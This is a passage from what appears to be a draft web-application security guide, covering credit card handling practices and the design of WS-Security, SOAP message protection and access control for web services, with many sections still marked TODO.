8.4.1 Credit Card Processing Best Practices

Process transactions immediately online or hand off the processing to your bank

Don't store any CC numbers, ever. But if they must be stored, encrypt them and store the keys on a different, off-line server.

Many businesses are tempted to take the easy way out and store customer's credit card numbers, thinking that they need them. This is incorrect. It is also against most issuer's guidelines. Unless you have a specific need and can prove to Visa, MasterCard or Amex that you have taken adequate steps to protect your customer's details, do not store the credit card information.

8.4.2 Auth numbers

After successfully processing a transaction, you are returned an authorization number. This is unique per transaction and has no intrinsic value of its own. It is safe to store this value, write it to logs, present it to staff and e-mail it to the customer.

8.4.3 Handling Recurring payments

About the only business reason for storing credit card numbers is recurring payments. However, you have several responsibilities if you support recurring payments:

You must follow the terms of your merchant agreement. Most merchant agreements require you to have original signed standing authorizations from credit card holders. This bit of signed paper will help you if the customer challenges your charges.

It's best practice to encrypt credit card numbers. This as a mandatory requirement in most merchant agreements now

Limit the term of the recurring payment to no more than one year

Expunge the credit card as soon as the agreement is finished

The problem with encryption is that you must be able to decrypt the data later on in the business process.

When choosing a method to store cards in an encrypted form, remember there is no reason why the front-end web server needs to be able to decrypt them. Choose algorithms or techniques to reduce the risk of symmetric encryption. For more information on secret storage, please refer to: TODO.

8.4.4 Presenting a CC number safely

There are many reasons why tracing, sending or presenting a credit card number is handy, but it is not possible to present credit card numbers safely:

If a large organization has several applications, all with different algorithms to present an identifying portion of the credit card, the card will be disclosed.

Sending an email invoice is a low cost method of informing users of charges against their credit cards. However, e-mail is not secure

For many workplaces, call centre staff typically consist of itinerant casuals with extremely high churn rates

Logs are attacked not to eliminate evidence, but to obtain additional secrets.

Therefore, when developing a method to track a credit card, it is best to simply say no to the most obvious choice.

Most credit cards consist of 16 digits (although some are 14 or 15 digits, such as Amex):

XXXX XXYY YYYY YYYC ccv

C is the checksum. X is the BIN number, which refers to the issuing institution. Y is the client's card number. The ccv is a credit card validation field that is used by many payment gateways to protect against imprint fraud. Storing this value if you do not need it is a breach of privacy regulations in many countries.

In countries with small numbers of banking institutions, the institutional BIN numbers are limited. Therefore, it is possible to guess workable BIN numbers and reconstruct the card number even if most of the card number has been obscured.

For these reasons, it is strongly recommended that you do not present the user or your staff with open or obscured credit card numbers.

8.4.5 Reversals

There are two potential frauds from reversals: an insider pushing money from the organization's account to a third party, and an outsider who has successfully figured out how to use an automated reversal process to "refund" money which is not owing, for example by using negative numbers.

Reversals should always be performed by hand, and should be signed off by two distinct employees or groups. This reduces the risk from internal and external fraud.

It is essential to ensure that all values are within limits, and signing authority is properly assigned.

For example, in Melbourne, Australia in 2001, a trusted staff member used a mobile EFTPOS terminal to siphon off $400,000 from a sporting organization. If the person had been less greedy, she would never have been caught.

It is vital to understand the amount of fraud the organization is willing to tolerate.

8.4.6 Chargeback

Many businesses operate on razor thin margins, known as "points" in sales speak. For example, "6 points" means 6% profit above gross costs, which is barely worth getting out of bed in the morning.

Therefore, if you find yourself on the end of many chargebacks after shipping goods, you've lost more than just the profit of one transaction. In retail terms, this is called "shrinkage", but police refer to it as fraud. There are legitimate reasons for charge backs, and your local consumer laws will tell you what they are. However, most issuers take a dim view of merchants with a high charge back ratio as it costs them a lot of time and money and indicates a lack of fraud controls.

You can take some simple steps to lower your risk. These are:

Money is not negative. Use strong typing to force zero or positive numbers, and prevent negative numbers. Don't overload a charge function to be the reversal by allowing negative values All charge backs and reversals require logging, auditing and manual authorization.

There should be no code on your web site for reversals or charge backs

Don't ship goods until you have an authorization receipt from the payment gateway

The overwhelming majority of credit cards have a strong relationship between BIN numbers and the issuing institution's country. Strongly consider not shipping goods to out-of-country BIN cards

For high value goods, consider making the payment an over-the-phone or fax authority.

Some customers will try charge backs one time too many. Keep tabs on customers who charge back, and decide if they present excessive risk

Always ask for the customer's e-mail and phone number that the issuing institution has for the customer. This helps if other red flags pop up

A 10 cent sign is worth a thousand dollars of security infrastructure. Make it known on your website that you prosecute fraud to the fullest extent of the law and all transactions are fully logged.

8.5 Payment Gateways

TODO

9 Web Services

Web Services have received a lot of press, and with that comes a great deal of confusion over what they really are. Some are heralding Web Services as the biggest technology breakthrough since the web itself; others are more skeptical that they are nothing more than evolved web applications. In either case, the issues of web application security apply to web services just as they do to web applications.

<TODO - RPC> At the simplest level, web services can be seen as a specialized web application that differs mainly at the presentation tier level. While web applications typically are HTML-based, web services are XML-based. Web applications are normally accessed by users, while web services are employed as building blocks by other web applications. Web services are typically based on a small number of functions, while web applications tend to deal with a broader set of features.

<TODO - SOA> A Web Service is a collection of functions that are packaged as a single entity and published to the network for use by other programs. Web services are building blocks for creating open distributed systems, and allow companies and individuals to quickly and cheaply make their digital assets available worldwide. One Web Service may use another Web Service to build a richer set of features to the end user. In the future, applications may be built from Web services that are dynamically selected at runtime based on their cost, quality, and availability.

The power of Web Services comes from their ability to register themselves as being available for use using WSDL (Web Services Description Language) and UDDI (Universal Description, Discovery and Integration). Web services are based on XML (extensible Markup Language) and SOAP (Simple Object Access Protocol). Web services allow one application to communicate with another using standards-based technology to build richer applications.

The Guide has a new section detailing the common issues facing web services developers, and methods to address common issues.

<TODO> – set the scope, avoid Federation discussions, etc.

9.1 Securing Web Services

Web Service, like other distributed applications, require protection at multiple levels:

– SOAP messages that are sent on the wire should be delivered reliably and without tampering

– The server needs to be confident who it is talking to and what the clients are entitled to

– The clients need to know that they are talking to the right server, and not a phishing site <TODO – add link>

– System message logs should contain sufficient information to reconstruct the chain of events and track those back to the authenticated callers

Correspondingly, the high-level approaches to solutions, discussed in the following sections, are valid for pretty much any distributed application, with some variations in implementation details.

The good news for Web Services developers is that these are infrastructure-level tasks, so, theoretically, it is only the system administrators who should be worrying about these issues. However, for a number of reasons discussed later in this chapter, WS developers usually have to be at least aware of all these risks, and oftentimes they still have to resort to manually coding or tweaking the protection components.

9.1.1 Communication security

There is a commonly cited statement, and even more often implemented approach – "we are using SSL to protect all communication, we are secure". At the same time, there have been so many articles published on the topic of "channel security vs. token security" that it hardly makes sense to repeat it all here. Therefore, listed below is just a brief rundown of common pitfalls when using channel security:

- It provides only "point-to-point" security

  Any communication that requires multiple "hops" requires establishing separate channels (and trusts) between each node.

- Storage issue

  After messages are received on the server (even if it is not the intended recipient), they exist in the clear-text form, at least – temporarily. The problem is aggravated by storing information in logs (where it can be browsed by anybody), and in local caches at the receivers, if the receivers do not immediately encrypt or otherwise protect sensitive information received in the messages.

- Still need access control

  Even with channel protection one still needs to pass the credentials and go through the normal Identification/Authentication/Authorization sequence at the server, because the server still does not know who it is talking to, unless we are dealing with 2-way SSL (which brings its own set of problems with client-side certificates).

- No interoperability

  More often than not, access control and session features of SOAP communication over the secure channel are going to be highly custom – i.e. specific to a client/server pair. Using a different server, which is semantically equivalent, but uses different format of the same credentials, would require altering the client and prevent forming automatic B2B service chains.

Standards-based token-based protection in many cases provides better match for message-based Web Service SOAP communication model.

That said – the reality is that the most Web Services today are still protected by some form of channel security mechanism, and, if it is a plain client/server internal solution, this will probably suffice. However, one should clearly realize the limitations of such approach, and make conscious trade-offs at the design time, whether channel or token protection would work better for each specific case.

9.1.2 Passing credentials

Since SOAP messages are text-based, all credentials, obviously, have to be passed in text format. This is not a problem for username/password types of credentials, but binary ones (like X509 certificates or Kerberos tokens) require converting them into text prior to sending and unambiguously restoring them upon receiving – usually, it is done via a procedure called *Base64* encoding and decoding.

However, passing text-based credentials carries an inherited risk of disclosure – either by sniffing them during the wire transmission, or by analyzing the server logs. Therefore, things like passwords and private keys need to be either encrypted, or just never sent. Usual ways to avoid sending sensitive credentials are using cryptographic hashing and/or signatures.

9.1.3 Ensuring message freshness

Even a valid message may present a danger if it is utilized in a "replay attack" – i.e. it is sent multiple times to the server to make it repeat the requested operation. This may be achieved by capturing an entire message, even if it is sufficiently protected against tampering, since it is the message itself which is used for attack now. <TODO – add a link to replay section>

Usual means to protect against replayed messages is either using sequence numbers on messages and keeping track of processed numbers, or using (a relatively short) validity time window. The latter solution, although easier to implement, requires clock synchronization and is sensitive to "*server time skew*", whereas server or clients clocks drift too much, which presents timely message delivery.

In the Web Services world, the issue of message freshness is frequently addressed by inserting *timestamps*, which may just tell the instant the message was created, or have additional information, like its expiration time, or certain conditions.

9.1.4 Protecting message integrity

Like with any important data, the server must always ask two questions: "whether I trust the caller", "whether I trust the message". Assuming that the caller trust has been established one way or another, the server has to be assured that the message it is looking at was indeed issued by the caller, and not altered along the way (intentionally or not). This may affect technical qualities of a SOAP message, such as the message's timestamp, or business content, such as the amount to be withdrawn from the bank account. Obviously, neither change should go undetected by the server.

In communication protocols, there are usually simple mechanisms like CRC-checksums applied to ensure packet's integrity. This would not be sufficient, however, in the WS realm, since checksums (or digests, their cryptographic equivalents) are easily replaceable and can not be tracked back to the caller reliably. Therefore, the digests are combined with either cryptographic signatures, or with secret key-encryption (assuming the keys are only known to the two communicating parties) to ensure that any change will immediately result in a cryptographic error.

9.1.5 Protecting message confidentiality

Oftentimes, it is not sufficient to ensure the integrity – in many cases it is also desirable that nobody can see the data that is passed around and/or stored locally. It may apply to the entire message being processed, or only to certain parts of it – in either case, some type of encryption is required to conceal the content. Normally, symmetric encryption algorithms are used to encrypt bulk data, since it is significantly faster than the asymmetric ones. Asymmetric encryption is then applied to protect the symmetric session keys, which, in many implementations, are valid for one communication only and then are discarded.

Applying encryption requires conducting an extensive setup work, especially on the server side, since it now has to be aware of which keys it can trust, and which keys should be used to communicate with the users.

In many cases, encryption is combined with signatures, since signing keys are often different from the encrypting ones. This frequently happens because the signing authority (and the corresponding key) belongs to one department (or person), while encryption is performed by the server-specific key, which is controlled by members of IT department.

9.1.6 Access control

After message has been received and successfully validated, the server must decide:

- does it know who is requesting the operation (Identification)
- does it trust the caller's identity claim (Authentication)
- does it allow the caller to perform this operation (Authorization)

There is not much WS-specific activity which takes place at this stage – just several new types of passing the credentials for authentication. Most often, authorization (or entitlement) tasks occur completely outside of the Web Service implementation, at the Policy Server which protects the whole domain.

There is another twist here – the traditional HTTP firewalls do not help at stopping attacks at the Web Services. An organization would need a XML/SOAP firewall, which is capable of conducting application-level analysis of the web server's traffic and make intelligent decision about passing SOAP messages to their destination.

9.1.7 Audit

A common task, typically required from the audits, is reconstructing the chain of events that led to a certain problem. Normally, this would be achieved by saving server logs in a secure location, available only to the IT administrators and system auditors. Web Services are not an exception to this practice, and follow the general approach of other types of Web Applications.

Another auditing goal is non-repudiation, meaning that a message can be verifiably traced back to the caller. Following the standard legal practice, electronic documents now require some form of an “electronic signature”, but its definition is extremely broad and can mean practically anything – in many cases, entering your name and birthday qualifies as an e-signature.

As far as the WS are concerned, such level of protection would be insufficient and easily forgeable. The standard practice is to require cryptographic digital signatures over any content that has to be legally binding – if a document with such a signature is saved in the audit log, it can be reliably traced to the owner of the signing key.

9.2 Web Services Security Hierarchy

Technically speaking, Web Services themselves are very easy and versatile – XML-based communication, described by an XML-based grammar, called *Web Services Description Language* (WSDL, see http://www.w3.org/TR/2005/WD-wsdl20-20050510), which binds abstract service interfaces, consisting of messages, expressed as XML Schema, and operations, to the underlying wire format. Although it is by no means a requirement, the format of choice is currently SOAP over HTTP. This means that Web Service interfaces are described in terms of the incoming and outgoing SOAP messages, transmitted over HTTP protocol.

9.2.1 Standards committees

Before reviewing the individual standards, it is worth taking a brief look at the organizations, which are developing and promoting them. There are quite a few industry-wide groups and consortiums, working in this area, most important of which are listed below.

W3C (see http://www.w3.org) is the most well-known industry group, which owns many Web-related standards and develops them in *Working Group* format with broad participation. Of particular interest to this chapter are SOAP, XML-dsig, and XML-enc standards (called *recommendations* in W3C’s jargone).

OASIS (see http://www.oasis-open.org) mostly deals with Web Service-specific standards, not necessarily security-related. It also operates on a committee basis, forming so-called *Technical Committees* (TC) for the standards which it is going to be developing. Usually, an industry group, striving to promote a certain specification, submits it to OASIS standardization process, which involves forming a dedicated TC from the representatives of member companies. The specification then undergoes lengthy editorial and review process to be eventually blessed as a new OASIS standard. Of interest for this discussion, OASIS owns WS-Security (described in the section 9.3) and SAML (see <TODO – insert link>) standards.

WS-I, or *Web Service Interoperability* group, was formed to promote general framework for interoperable Web Services. Mostly its work consists of taking other broadly accepted standards, and develop so-called *profiles*, or set of requirements for conforming Web Service implementations. In particular, its *Basic Security Profile* (BSP) relies on the OASIS’ WS-Security standard and specifies sets of optional and required security features in Web Services which claim interoperability.

Liberty Alliance (LA, see http://projectliberty.org) consortium was formed to develop and promote an interoperable Identity Federation framework. Although this framework is not strictly Web Service-specific, but rather general, it is important for this topic because of its close relation with the SAML standard, developed by OASIS.

Besides the previously listed organizations, there are other industry associations, both permanently established and short-lived, which push forward Web Service security activities. They are usually made up of software industry's leading companies, such as Microsoft, IBM, Verisign, BEA, Sun, and others, that join them to work on a particular issue or proposal. Results of these joint activities, once they reach certain maturity, are often submitted to standardizations committees as a basis for new industry standards.

9.2.2 SOAP

Simple Object Access Protocol (SOAP, see http://www.w3.org/TR/2003/REC-soap12-part1-20030624/) provides an XML-based framework for exchanging structured and typed information between peer services. This information, formatted into *Header* and *Body*, can be transmitted over a number of transport protocols, the most popular choice being HTTP. SOAP provides for *Remote Procedure Call*-style (RPC) interaction, which is similar to remote function calls, and *Document*-style interactions, with message contents based on XML Schema definitions. Invocation results may be optionally returned in the response message, or a *Fault* may be raised, which is roughly equivalent to using exceptions in traditional programming languages.

SOAP protocol, while defining the communication framework, provides no help in terms of securing message exchanges – the communications must either happen over secure channels, or use protection mechanisms, described later in this chapter.

9.2.3 XML security specifications (XML-dsig & Encryption)

XML Signature (XML-dsig, see http://www.w3.org/TR/2002/REC-xmldsig-core-20020212/), and XML Encryption (XML-enc, see http://www.w3.org/TR/2002/REC-xmlenc-core-20021210/) add cryptographic protection to plain XML documents. These specifications add *integrity*, *message* and *signer authentication*, as well as support for encryption/decryption of whole XML documents or only of some elements inside them.

The real value of those standards comes from the highly flexible framework developed to reference the data being processed (both internal and external relative to the XML document), refer to the secret keys and keypairs, and to represent results of signing/encrypting operations as XML, which is added to/substituted in the original document.

However, by themselves, XML-dsig and XML-enc do not solve the problem of securing SOAP-based Web Service interactions, since the client and service first have to agree where do look for the signature, what and how should be signed and encrypted, how long a message is considered to be valid, and so on. These issues are addressed by the higher-level specifications, reviewed in the following sections.

9.2.4 Security specifications

In addition to the above standards, there is a broad set of security-related specifications being currently developed for various aspects of Web Service operations.

One of them is SAML (see also <TODO – insert link>), which defines how identity, attribute, and authorization assertions should be exchanged among participating services in a secure and interoperable way.

XACML standard (see <TODO – insert URL specs>) defines a grammar for expressing authorization policies. It is important to realize that it does not amount to policies itself. <TODO – more about its usage, contrast with WS-P>

A broad consortium, headed by Microsoft and IBM, with the input from Verisign, RSA Security, and other participants, developed so-called *Web Services Architecture* (WSA) family of specifications. Its foundation, WS-Security, has been submitted to OASIS and accepted as an OASIS standard. Other important specifications from this family are still found in different development stages, and plans for their submission have not been announced, although they cover such important issues as security policies (WS-Policy et al), trust issues and security token exchange (WS-Trust), establishing context for secure conversation (WS-SecureConversation) <TODO – check latest status>. One of the specifications in this family, WS-Federation, directly competes with the work being done by the LA consortium, and its future is not clear at the moment, since it has been significantly delayed and, at the moment, does not have any momentum behind it.

9.3 WS-Security Standard

WS-Security specification (WSS) was originally developed by Microsoft, IBM, and Verisign as part of so called *Roadmap*, which was later renamed to *Web Services Architecture*, or WSA. WSS served as the foundation for all other specifications in this domain, creating a basic infrastructure for developing message-based security exchange. Because of its importance for establishing interoperable Web Services, it was submitted to OASIS and, after undergoing the required committee process, became an officially accepted standard. Current version is 1.0, and the work on the version 1.1 of the specification is under way and is expected to be finishing later this year.

9.3.1 Organization of the standard

The WSS standard itself deals with several core security areas, leaving many details to so-called *profile documents*. The core areas, broadly defined by the standard, are:

- Ways to add security headers (WSSE Header) to SOAP Envelopes
- Attachment of security tokens and credentials to the message
- Inserting a timestamp
- Signing the message
- Encrypting the message

9.3.2 Extensibility

Flexibility of the WS-Security standard lies in its extensibility, so that it remains adaptable to new types of security tokens and protocols that are being developed. This flexibility is achieved by defining additional *profiles* for inserting new types of security tokens into the WSS framework. While the signing and encrypting parts of the standards are not expected to require significant changes (only when the underlying XML-dsig and

XML-enc are updated), the types of tokens, passed in WSS messages, and ways of attaching them to the message may vary substantially. At the high level the WSS standard defines three types of security tokens, attachable to a WSSE Header: Username/password, Binary, and XML tokens. Each of those types is further specified in one (or more) *profile document*, which defines additional token's attributes and elements, needed to represent a particular type of security token.

<TODO – profile hierarchy pic>

9.3.3 Purpose

The primary goal of the WSS standard is providing message-level communication protection, whereas each message represents an isolated piece of information, carrying enough security data to verify all important message properties, such as: authenticity, integrity, freshness, and to initiate decryption of any encrypted message parts. This concept is a start contrast to the traditional channel security, which uses a pre-negotiated security context, which is methodically applied to the whole stream, as opposed to selective process of securing individual messages in WSS. In the WSA Universe, that type of service is expected to be provided by implementations of standards like WS-SecureConversation.

From the beginning, the WSS standard was conceived as a secure message-level transport mechanism for delivering data for higher level protocols. Those protocols, based on the standards like WS-Policy, WS-Trust, Liberty Alliance, rely on the transmitted tokens to implement access control policies, token exchange, and other types of protection and integration.

9.4 WS-Security Building Blocks

WSS standard actually consists of a number of documents – one *core* document, which defines how security headers may be included into SOAP envelope, and all high-level blocks, which must be present in a valid security header. *Profile* documents have the task of extending definitions for the token types they are dealing with, providing additional attributes, elements, and defining relationships left out in the core specification.

Core WSS specification defines several types of security tokens (discussed later in this section – see 9.4.3), ways to reference them (see 9.4.4), timestamps, and ways to apply XML-dsig and XML-enc in the security headers – see section 9.4.2 for more details about their general structure.

<TODO – doc hierarchy pic>

<TODO – list docs>

9.4.1 How data is passed

WSS security specification deals with two distinct types of data – security information, which includes security tokens, signatures, digests, etc, and message data – everything else that is passed in the SOAP message. Being an XML-based standard, WSS works with textual information grouped into XML elements. Any binary data, such as cryptographic signatures or Kerberos tokens, has to go through a special transform, called *Base64* encoding/decoding, which provides straightforward conversion from binary to ASCII formats and back.

<TODO – sample of a base64-encoded data >

After encoding a binary element an attribute with the algorithm's identifier is added to the XML element carrying the data, so that the receiver could apply the correct decoder to read it. These identifiers are defined in the WSS specification documents.

9.4.2 Security header's structure

A security header in a message is used as a sort of an envelope around a letter – it seals and protects the letter, but does not care about its content. This "indifference" works in the other direction as well, as the letter (SOAP message) should not know, nor should it care about its envelope (WSS Header), since the different units of information, carried on the envelope and in the letter, are presumably targeted at different people.

A SOAP Header may actually contain multiple security headers, as long as they are directed at different *actors* (for SOAP 1.1), or *roles* (for SOAP 1.2). Their contents may also be referring to each other, but such references present a very complicated logistical problem for determining the proper order of decryptions/signature verifications, and should generally be avoided. WSS security header itself has a loose structure, as the specification itself does not require any elements to be present – so, the minimalist header will look like:

<TODO – insert an empty header>

However, to be useful, it must carry some information, which is going to help securing the message. It means including one or more security tokens (see 9.4.3) with references, XML Signature, and XML Encryption elements (see section 9.5), if the message is signed and/or encrypted. So, a typical header will look more like the following picture:

<TODO – insert an header pic>

9.4.3 Types of tokens

A WSS Header may have the following types of security tokens in it:

- Username token

  Defines mechanisms to pass username and, optionally, password - the latter is described in *username* profile document. Although a password may be passed in clear-text, it is not advisable, and using a hashed version with nonce and a timestamp is preferable. Below is an example of a *Username* security token:

  <TODO – insert a username token>

- Binary token

  They are used to convey binary data, such as X.509 certificates, in a text-encoded format, *Base64* by default. The core specification defines

BinarySecurityToken element, while profile documents specify additional attributes and sub-elements to handle attachment of various tokens. Presently, the X.509 profile has been adopted, and work is in progress on the Kerberos profile.

<TODO – insert a BST token>

- XML token

  These are meant for any kind of XML-based tokens, but primarily – for SAML assertions. The core specification merely mentions the possibility of inserting such tokens, leaving all details to the profile documents. At the moment, SAML 1.1 profile has been accepted by OASIS.

  <TODO – insert a SAML token>

Although technically it is not a security token, a *Timestamp* element may be inserted into a security header to ensure message's freshness – see section 9.5.3 for details.

9.4.4 Referencing message parts

In order to retrieve security tokens, passed in the message, or to identify signed and encrypted message parts, the core specification adopts usage of a special attribute, *wsu:Id*. The only requirement on this attribute is that the values of such IDs should be unique within the scope of XML document where they are defined. Its application has a significant advantage for the intermediate processors, as it does not require understanding of the message's XML Schema. Unfortunately, XML Signature and Encryption specifications do not allow for attribute extensibility, so, when trying to locate signature or encryption elements, local IDs of the Signature and Encryption elements must be considered first.

WSS core specification also defines a general mechanism for referencing security tokens via *SecurityTokenReference* element. An example of such element is provided below:

<TODO – insert a STR token>

As this element was designed to refer to pretty much any possible token type (including encryption keys, certificates, SAML assertions, etc) both internal and external to the WSS Header, it is enormously complicated. The specification recommends using two of its possible four reference types – *Direct References* (by URI) and *Key Identifiers* (some kind of token identifier). Profile documents (SAML, X.509 for instance) provide additional extensions to these mechanisms to take advantage of specific qualities of different token types.

9.5 Communication Protection Mechanisms

As was already explained earlier (see 9.1.1), channel security, while providing important services, is not a panacea, as it does not provide solutions to many issues, facing Web Service developers. WSS helps addressing some of them at the SOAP message level, using the mechanisms described in the sections below.

9.5.1 Integrity

WSS specification makes use of XML-dsig standard to ensure message integrity, restricting its functionality in certain cases. For instance, only explicitly referenced elements can be signed (i.e. no *Embedding* or *Embedding* signature modes are allowed), and the Exclusive Canonicalization Transform is recommended by the WSS code specification. In order to provide a uniform way of addressing signed tokens, WSS adds a *STR Transform*, which application is comparable with dereferencing a pointer to an object of specific data type in programming languages. Similarly, in addition to the XML Signature-defined ways of addressing signing keys, WSS allows referencing signing security tokens through the STR mechanism (explained in 9.4.4), extended by token profiles to accommodate specific token types. A typical signature example is shown in the picture below.

<TODO – insert a signature example>

Typically, signature is applied to request elements such as SOAP Body and the timestamp, as well as any user credentials, passed in the request. There is an interesting twist when a particular element is both signed and encrypted, since in this case the proper order of operations will play crucial role during signature verification. To address this issue, the WSS core specification requires that each new element is pre-pended to the security header, thus defining the "natural" order of operations. A particularly nasty problem arises when there are several security headers in a single SOAP message, using overlapping signature and encryption blocks, as there is nothing in this case that would point to the right order of operations.

9.5.2 Confidentiality

For its confidentiality protection, WSS relies on yet another standard, XML Encryption. Similarly to XML-dsig, this standard operates on selected elements of the SOAP message, but it then replaces the encrypted element's data with a <*xenc:EncryptedData*> sub-element, carrying the encrypted bytes. For encryption efficiency, the specification recommends using a unique session key, which is then encrypted by the recipient's public key and pre-pended to the security header in a <*xenc:EncryptedKey*> element. An encrypted SOAP message is shown below.

<TODO – insert encryption example>

To address the issue with overlapping signatures/encryption in different security headers, WSS core specification suggests using XML Signature's Decryption Transform. This does not resolve all of the issues, however, as it requires the signer knowing in advance which of the message's elements are going to be encrypted at the later stages of processing.

9.5.3 Freshness

SOAP messages' freshness is addressed via timestamp mechanism – each security may contain one such element, which states, in UTC time and using the UTC time format, creation and expiration moments for the security header. It is important to realize that the timestamp is applied to the WSS Header, not to the SOAP message itself, since the latter may contain multiple security headers, each with a different timestamp.

<TODO – insert timestamp example>

If a timestamp is included in a message, it is typically signed to prevent tampering and *replay* attacks. There is no mechanism foreseen to address clock synchronization issue – this has to be addressed out-of-band as far as the WSS mechanics is concerned.

9.6 Access Control Mechanisms

When it comes to access control decisions, Web Services do not offer specific protection mechanisms by themselves – they just have the means to carry the tokens and data payloads in a secure manner between source and destination SOAP endpoints.

For more formal description of access control tasks, please, refer to other sections of this Guide (particularly - <TODO – insert ath and az links>).

9.6.1 Identification

Identification represents a claim to have certain identity, which is expressed by attaching certain information to the message. This can be a username, a SAML assertion, a Kerberos ticket, or any other piece of information, from which the service can infer who the caller claims to be.

WSS represents a very good way to convey this information, as it defines an extensible mechanism for attaching various token types to a message (see 9.4.3). It is the receiver's job to extract the attached token and figure out which identity it carries, or to reject the message if it can find no acceptable token in it.

9.6.2 Authentication

Authentication can come in two flavors – credentials verification or token validation. The subtle difference between the two is that tokens are issued after some kind of authentication has already happened prior to the current invocation, and they usually contain user's identity along with the proof of its integrity.

Web Services do not offer any standard authentication mechanism – the mechanics of proof that the caller is who he claims to be in completely at the service's discretion. Whether it takes the supplied username and password's hash and checks it against the backend user store, or extracts subject name from the X.509 certificate, used for signing the message, verifies the certificate chain and looks up the user in its store – at the moment, there are no requirements or standards which would dictate that it should be done one way or another.

Only SAML specification attempts to define a request/response protocol for an authentication assertion, but SAML is just one of the possible token types for Web Services, so this limitation is unacceptable in many cases.

9.6.3 Authorization

XACML may be used for expressing authorization rules, but its usage is not Web Service-specific – it has much broader scope. So, whatever policy or role-based authorization mechanism the host server already has in place will most likely be utilized to protect Web Services deployed on it.

Depending on implementation, there may be several layers of authorization involved here. For instance, JSRs 106 and 109 <TODO – check JSR numbers>, which define Java binding for Web Services, specify that they have to be deployed as servlets or EJBs. This means that there will be a URL authorization check by the J2EE container, followed by a check at the Web Service layer for the Web Service-specific resource. Granularity of such checks is implementation-specific and is not dictated by any standards. In the Windows universe it happens in a similar fashion, since IIS is going to execute its access checks on the incoming HTTP calls before they reach the ASP.NET runtime, where SOAP message is going to be further analyzed.

9.6.4 Access Control Policies

Normally, Web Services' communication is based on the endpoint's public interface, defined in its WSDL file. This descriptor has sufficient details to express SOAP binding requirements, but it does not define any security parameters, leaving Web Service developers struggling to find out-of-band mechanisms to determine the endpoint's security requirements.

WS-Policy specification was conceived as a binding mechanism for forging interoperability of different Web Services and enabling automatic policy discovery. Through the published policy SOAP endpoints can advertise their security requirements, and their clients can use appropriate measures of message protection to construct the requests. The general WS-Policy specification also has extensions for specific policy types, one of them – for security, WS-SecurePolicy <TODO – check spec name>

<TODO – insert WS-Pol example>

If the requestor does not possess the required tokens, it can try obtaining them via *Trust* mechanism, using WS-Trust-enabled services, which serve to securely exchange various token types for the requested identity.

<TODO – insert general pic>

Unfortunately, both WS-Policy and WS-Trust specifications have not been submitted for standardization to public bodies, and their development is progressing via private collaboration of several companies, although it was opened up for other participants as well. As a positive factor, there has been several interoperability events conducted for these specifications, so the development process of these critical links in the Web Services' security infrastructure is not a complete black box.

9.7 Forming Web Service Chains

Discuss issues appearing when calling other services – credentials mapping, trust, etc. Mention Federation/SSO efforts.

Industry buzzwords like SOA, B2B services, etc. are really fancy names for chained Web Services. These services work form dynamic chains to accomplish various business specific tasks, from taking the orders through manufacturing and up to the distribution process. This is in theory. In practice, there are a lot of obstacles hidden among the way, and one of the major ones among them – security concerns about exposing processing functions to intra- or Internet-based clients.

Here is just a few of the issues that hamper Web Services interaction – incompatible authentication and authorization models for users, amount of trust between services themselves and ways of establishing such trust, maintaining secure connections, and synchronization of user directories or otherwise exchanging users' attributes. These issues will be briefly tackled in the following paragraphs.

- Incompatible user access control models

  As explained earlier, in section 9.6, Web Services themselves do not include separate extensions for access control, relying instead on the existing security framework. What they do provide, however, are mechanisms for discovering and describing security requirements of a SOAP service (via WS-Policy), and for obtaining appropriate security credentials via WS-Trust based services.

- Service trust

  In order to establish mutual trust between client and service, they have to satisfy each other's policy requirements. A simple and popular model is mutual certificate authentication via SSL, but it is not scalable for open service models, and supports only one authentication type. Services that require more flexibility have to use pretty much the same access control mechanisms as with users to establish each other's identities prior to engaging in a conversation.

- Secure connections

  Once a trust is established it would be impractical to require its confirmation on each interaction. Instead, a secure link is formed between client and server, and maintained all time while client's session is active. Again, the most popular mechanism today for maintaining such link is SSL, but it is not Web Service-specific mechanism, and it has a number of shortcomings when applied to SOAP communication, as explained in 9.1.1.

- Synchronization of user directories

  This is a very acute problem when dealing with cross-domain applications, as users' population changes among different domains. So, how does a service in domain B decide whether it is going to trust user's claim that he was already authentication in domain A? There exist different aspects of this problem. First – a common SSO mechanism, which implies that a user is known in both domains (through synchronization, or by some other means), and authentication tokens from one domain are acceptable in another. In Web Services world, this would be accomplished by passing around a SAML or Kerberos token for a user. Another aspect of the problem is when users are not shared across domains, but merely the fact that a user with certain ID has successfully authenticated in another domain, as would be the case with several large corporations, which would like to form a partnership, but would be reluctant to share customers' details. The decision to accept this request is then based on inter-domain procedures establishing special trust relationships, allowing exchanging such opaque tokens. This would be an example of Federation relationships. Of those efforts, most notable example is *Liberty Alliance* project, which is now being used as a basis for SAML 2.0 specifications. The work in this area is still far from being completed, and most of the existing deployments are nothing more than POC or internal pilot projects than to real cross-companies deployments <TODO – check LA for latest marketing>.

Available Implementations

It is important to realize from the beginning, that no security standard by itself is going to provide security to message exchanges – it is the installed implementations, which will be assessing conformance of the incoming SOAP messages to the applicable standards, as well as appropriately securing the outgoing messages.

9.7.1 .NET – WSE 2.0

9.7.2 Java toolkits

9.7.3 Hardware, software systems

9.8 Problems

As is probably clear from the previous sections, Web Services are still experiencing a lot of turbulence, and it will take a while before they can really catch on. Here is a brief look at what problems surround currently existing security standards and their implementations.

9.8.1 Immaturity of the standards

Most of the standards are either very recent (couple years old at most), or still being developed. Although standards development is done in committees, which, presumably, reduces risks by going through an exhaustive reviewing and commenting process, some error scenarios still slip in periodically, as no theory can possibly match testing, resulting from pounding by thousands of developers, working in the real field.

Additionally, it does not help that for political reasons some of this standards are withheld from public process, which is the case with many standards from the WSA arena (see 9.2.4), or that some of the effort s are duplicated, as was the case with LA and WS-Federation specifications.

9.8.2 Performance

XML parsing is a slow task, which is an accepted reality, and SOAP processing slows it down even more. Now, with expensive cryptographic and textual conversion operations, thrown into the mix, these tasks become a performance bottleneck, even with the latest crypto- and XML-processing hardware solutions offered today. All of the products currently on the market are facing this issue, and they are trying to resolve it with varying degrees of success.

Hardware solutions, which substantially (by orders of magnitude) improving the performance, can not always be used as an optimal solution, as they can not be easily integrated with already existing backend software infrastructure, at least – not without making performance sacrifices. Another consideration whether hardware-based systems are the right solution – they are usually highly specialized in what they are doing, while modern Application Servers and security frameworks can usually offer a much greater variety of protection mechanisms, protecting not only Web Services, but also other deployed applications in a uniform and consistent way.

9.8.3 Complexity and interoperability

